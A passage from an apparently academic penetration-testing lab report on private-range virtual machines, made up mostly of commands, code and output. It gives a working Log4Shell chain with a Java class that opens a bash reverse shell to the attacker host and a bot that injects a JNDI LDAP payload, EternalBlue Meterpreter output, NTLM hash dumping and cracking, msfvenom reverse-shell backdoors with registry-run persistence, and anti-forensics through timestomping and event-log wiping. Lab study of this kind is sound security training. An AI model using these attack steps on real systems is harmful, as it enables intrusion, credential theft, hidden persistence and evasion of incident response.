[+] 192.168.57.145:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.145:445 - Sending final SMBv2 buffers.
[*] 192.168.57.145:445 - Sending last fragment of exploit packet!
[*] 192.168.57.145:445 - Receiving response from exploit packet
[+] 192.168.57.145:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.145:445 - Sending egg to corrupted connection.
[*] 192.168.57.145:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.57.145
[*] Meterpreter session 2 opened (192.168.57.130:45549 → 192.168.57.145:4444) at 2024-11-03 12:59:03 -0500
[+] 192.168.57.145:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.57.145:445 - =-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.57.145:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 1712 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>echo %USERNAME%
echo %USERNAME%
WIN-JN2NT6PQCP1$

C:\Windows\system32>
```

Figure 32: Setting requirements and running exploit 2.

To show the current privileges, the `shell` command was used, followed by the `whoami` and `whoami /groups command` as follows:

Figure 33: "BUILTIN\Administrators" in the list means that the user has administrative rights, further confirmed by the successful run of the `net scan` command.

5.2 Log4Shell

A diagram of how this attack works is shown in the figure below:




Figure 34: Log4Shell diagram found at [9]

1. An LDAP server is set up for lookup by the Minecraft server. This is done by pulling down the Github repository found at [10] and compiling the project using the Maven command `mvn clean package -DskipTests`. As stated in the repo, this only works with Java 8, which means we need to make sure we are running Java 8 as well.




Figure 35: Cheking Java version, cloning Github repo and building project.




Figure 36: MVN build completing.

Once the build has completed, the command

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.LDAPRefServer
"http://192.168.57.130:8888/#Log4jRCE"
```

is used to set up a malicious LDAP server from the Kali machine to receive JNDI requests from the Minecraft server at port 1389 and to send payloads back to the server from a HTTP server on port 8888 (which will be set up in the following steps).




Figure 37: Setting up LDAP server

2. A Java file is written to set up a reverse shell on port 9898 (reverse shell one liner from [11]).

```
1  public class Log4jRCE {
2
3      static {
4          // System.out.println("1");
5          try {
6              String[] command = {"/bin/bash", "-c",
7                  "/bin/bash -i >& /dev/tcp/192.168.57.130/9898
                       0>&1"
8              };
9              Runtime.getRuntime().exec(command).waitFor();
10             // System.out.println("Connected to the reverse
                   shell.");
11         } catch (Exception e) {
```

```
            //System.out.println("Failed to connect to the
                reverse shell.");
            //e.printStackTrace();
        }
    }

    public Log4jRCE() {
        //System.out.println("2");
    }
}
```

This class is then compiled with the `javac` command. Once this is ran on the victim machine, it will send a reverse shell to port 9898 of the attacking machine, giving the attacker total remote control of the machine.

```
┌──(kali㉿kali)-[~/tmp/newmarshalsec/poc]
└─$ ls
Log4jRCE.java

┌──(kali㉿kali)-[~/tmp/newmarshalsec/poc]
└─$ javac Log4jRCE.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(kali㉿kali)-[~/tmp/newmarshalsec/poc]
└─$
```

Figure 38: Java file compiled

3. A Netcat listener is set up on port 9898 to receive the incoming reverse shell from the Minecraft server.

```
┌──(kali㉿kali)-[~/tmp/poc]
└─$ nc -lnvp 9898
listening on [any] 9898 ...
```

Figure 39: Setting up Netcat listener

4. A simple HTTP server is then set up on port 8888 using Python to process requests from the LDAP server that has been created. This server must be kept in the same directory as the Java class to send to the LDAP server, which will then send it to the Minecraft server for execution.

Figure 40: Python HTTP server set up

5. A new Python script is written using the same environment as the previously used `log4j_test.py` called `log4shell_payload.py`:

```
from javascript import require, On
import socket
import threading
import time

# Import the javascript libraries
mineflayer = require("mineflayer")

# Global bot parameters
server_host = "192.168.57.131"
server_port = 25565

class MCBot:

    def __init__(self, bot_name):
        self.bot_args = {
            "host": server_host,
            "port": server_port,
            "username": bot_name,
            "hideErrors": False,
        }
        self.bot_name = bot_name
        self.start_bot()

    # Tags bot username before console messages
    def log(self, message):
        print(f"[{self.bot.username}] {message}")

    # Start mineflayer bot
    def start_bot(self):

        # Start the bot
```

```
        self.bot = mineflayer.createBot(self.bot_args)
        self.start_events()

    # Attach mineflayer events to bot
    def start_events(self):

        # Login event: Triggers on bot login
        @On(self.bot, "login")
        def login(this):
            # Displays which server you are currently connected
                to
            self.bot_socket = self.bot._client.socket
            self.log(
                f"Logged in to {server_host}:{server_port},
                   check 9898 listener."
            )

        # Spawn event: Triggers on bot entity spawn
        @On(self.bot, "spawn")
        def spawn(this):
            # Send the message
            self.bot.chat("${jndi"+":ldap
               ://192.168.57.130:1389/a}")
            # Disconnect immediately after sending the message
            self.bot.end()

bot = MCBot("Herobrine")
```

This script simply creates a Minecraft bot, connects to a Minecraft server at a given IP and port, enters a JNDI lookup to our LDAP server into the chat and disconnects. This triggers the Minecraft server to connect to our LDAP server to receive code which it will run subsequently.

6. Finally, the python script is ran, connecting the bot to the Minecraft server and triggering a JNDI lookup to the malicious LDAP server for classes to run.

```
┌──(venvenv)-(kali㉿kali)-[~/tmp/poc]
└─$ python3 log4shell_payload.py
[Herobrine] Logged in to 192.168.57.131:25565, check 9898 listener.
```

Figure 41: Payload is sent

This then triggers the LDAP server to request the malicious Java class from the HTTP server, which it receives and sends back to the Minecraft server.




Figure 42: LDAP server receives request for Python server.

Figure 43: HTTP GET command for Log4jRCE.class.

The Minecraft server then runs the class and the Netcat listener at port 9898 receives a shell of the system, granting the attacker total control of the machine.




Figure 44: Reverse shell received at port 9898, with user in "sudo" and "adm" groups.

6 The Attack Phase 5

This phase of the attack focuses on the getting value out of the machines and the persistence of exploitation, while also remaining undiscovered (Anti-Forensics). This phase also puts some emphasis on the elevation of privileges on the victim machines.

6.1 Windows

Since we already have admin privileges on the machines there is no need to focus on it for this scenario

6.1.1 Password Cracking

The Meterpreter `hashdump` command outputs the password hashes of the victim machine to console as shown in the figure below:

```
meterpreter > hashdump
Admin:1000:aad3b435b51404eeaad3b435b51404ee:6e39166edd0f2dc35382f570fcd77640:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
john:1001:aad3b435b51404eeaad3b435b51404ee:7d4f28f019d431469060fedb324d5fde:::
```

Figure 45: Hashdump of Windows 7 machine.

These hashes can be cracked using John the Ripper by putting them into a text file and running the command:

```
john --format=NT winhashes.txt
```

The format is set to "NT" as Windows uses NTLM password hashes.

```
┌──(kali㉿kali)-[~/tmp/pocwin]
└─$ john --format=NT win_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
chill            (Admin)
pond             (john)
2g 0:00:00:00 DONE 3/3 (2024-11-03 14:59) 3.773g/s 1234Kp/s 1234Kc/s 1616KC/s boso..2185
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/tmp/pocwin]
└─$ john --show --format=NT win_hashes.txt
Admin:chill:1000:aad3b435b51404eeaad3b435b51404ee:6e39166edd0f2dc35382f570fcd77640:::
Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
john:pond:1001:aad3b435b51404eeaad3b435b51404ee:7d4f28f019d431469060fedb324d5fde:::

4 password hashes cracked, 0 left
```

Figure 46: JTR cracking Windows 7 hashes (blank spaces in password slots imply no passwords).

6.1.2 Searching and Downloading Files

Using the Metasploit `search` command, the system can be searched for files and directories using command line inputs. The command `search -f *.rtf` searches for all the files in the system that end with ".rtf".

```
meterpreter > search -f *.rtf
Found 245 results...
═══════════════════

Path
                                    Size (bytes)  Modified (UTC)
────
                                    ────────────  ──────────────
c:\Users\Admin\Desktop\secrets.rtf
                                    231           2024-11-03 15:11:41 -0500
c:\Windows\SysWOW64\WCN\en-US\Add_a_device_or_computer_to_a_network_usb.rtf
                                    61915         2011-04-12 04:17:24 -0400
c:\Windows\SysWOW64\en-US\Licenses\OEM\EnterpriseE\license.rtf
                                    28967         2011-04-12 04:17:24 -0400
c:\Windows\SysWOW64\en-US\Licenses\OEM\EnterpriseN\license.rtf
                                    640           2011-04-12 04:17:25 -0400
c:\Windows\SysWOW64\en-US\Licenses\OEM\Enterprise\license.rtf
                                    637           2011-04-12 04:17:24 -0400
```

Figure 47: Search output, secrets.rtf may be of value.

From the output show above, there is a file called `secrets.rtf` that may be of value to

an attacker. The `download` command in Meterpreter can be used to download this file from the victim machine onto the attacking machine.




Figure 48: secrets.rtf download.

6.1.3 Backdoor

In order to bring persistence into our exploitation, we need to add a back door to the victim machine. This is done for easier access to the machine for exploitation in the future, as it does not require an attacker to repeat the steps in Phase 4. Ideally this backdoor should be kept hidden since you don't want the victim machine's user to find it. Keeping this in mind, a backdoor is created using the MSFVenom command:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.57.130 LPORT=4444 -f exe -o winbd.exe
```

Running this file on the victim machine forces the machine to send reverse Meterpreter shells to the attacking machine's IP at port 4444, granting the attacking machine remote control of the victim system upon setting up a listener.




Figure 49: winbd.exe creation.

Meterpreter's `upload` command can be utilised to upload command can be used to upload the back door executable to the victim machine, which can then be executed using the `execute` command.




Figure 50: Uploading winbd.exe to obscure location and executing.

The `reg setval` command can be used to add a registry to execute a file on startup. The following command will be entered in Meterpreter to do so:

```
reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
-v updater -t REG_SZ -d
"C:\\Program Files\\Windows NT\\Accessories\\winbd.exe"
```

This command runs the winbd.exe on the startup of the machine for all users, allowing for the attacking machine to reconnect using a listener through Metasploit.

```
meterpreter > reg setval -k HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v updater -t REG_SZ -d "C:\\Program Files\\Wi
ndows NT\\Accessories\\winbd.exe"
Successfully set updater of REG_SZ.
meterpreter >
```

Figure 51: Adding winbd.exe execution on startup to registry.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.130
LHOST => 192.168.57.130
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.57.130:4444
[*] Sending stage (176198 bytes) to 192.168.57.145
[*] Meterpreter session 1 opened (192.168.57.130:4444 -> 192.168.57.145:49160) at 2024-11-03 16:42:48 -0500

meterpreter >
```

Figure 52: Using Metasploit to reconnect through backdoor.

6.1.4 Anti Forensics

The `timestomp` command can be used to change the creation date of winbd.exe, making the presence of the file less suspicious, which is shown in the following Figure:

```
meterpreter > timestomp "C:\\Program Files\\Windows NT\\Accessories\\winbd.exe" -m "02/25/2023 12:23:51"
[*] Setting specific MACE attributes on C:\Program Files\Windows NT\Accessories\winbd.exe
```

Figure 53: Uploading winbd.exe to obscure location and executing.

The `clearev` command can be used to clear logs on the Admin, System and Security event logs, making activity harder to trace.

```
meterpreter > clearev
[*] Wiping 514 records from Application...
[*] Wiping 1780 records from System...
[*] Wiping 378 records from Security...
meterpreter >
```

Figure 54: Clearing event logs.

6.2 Linux

Using the `cat /etc/os-release`, more information can be gathered about this Linux machine as shown in the figure below:

```
george@george-virtual-machine:~/Desktop$ cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
george@george-virtual-machine:~/Desktop$
```

Figure 55: Payload is sent

It can be seen that this machine is running Ubuntu 22.04, which may be useful information in the future.

6.2.1 Backdoor

Similarly to the Windows Phase 5, in order to create persistence in this attack, a backdoor can be created using the MSFVenom command:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=192.168.57.130 LPORT=4445 -f elf -o linbd.elf
```

Once this ELF file is ran on the victim machine, it sends reverse Meterpreter shells to the attacking machine's IP at port 4445, granting the attacking machine remote control of the victim system upon setting up a listener.

```
┌──(kali㉿kali)-[~/tmp/poc]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.57.130 LPORT=4445 -f elf -o linbd.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: linbd.elf
```

Figure 56: linbd.elf creation

Netcat can be used to transfer these files across machines.




Figure 57: Netcat on attacking machine.




Figure 58: Netcat on victim machine ("nc:" message implying failure but actually shows transfer working).

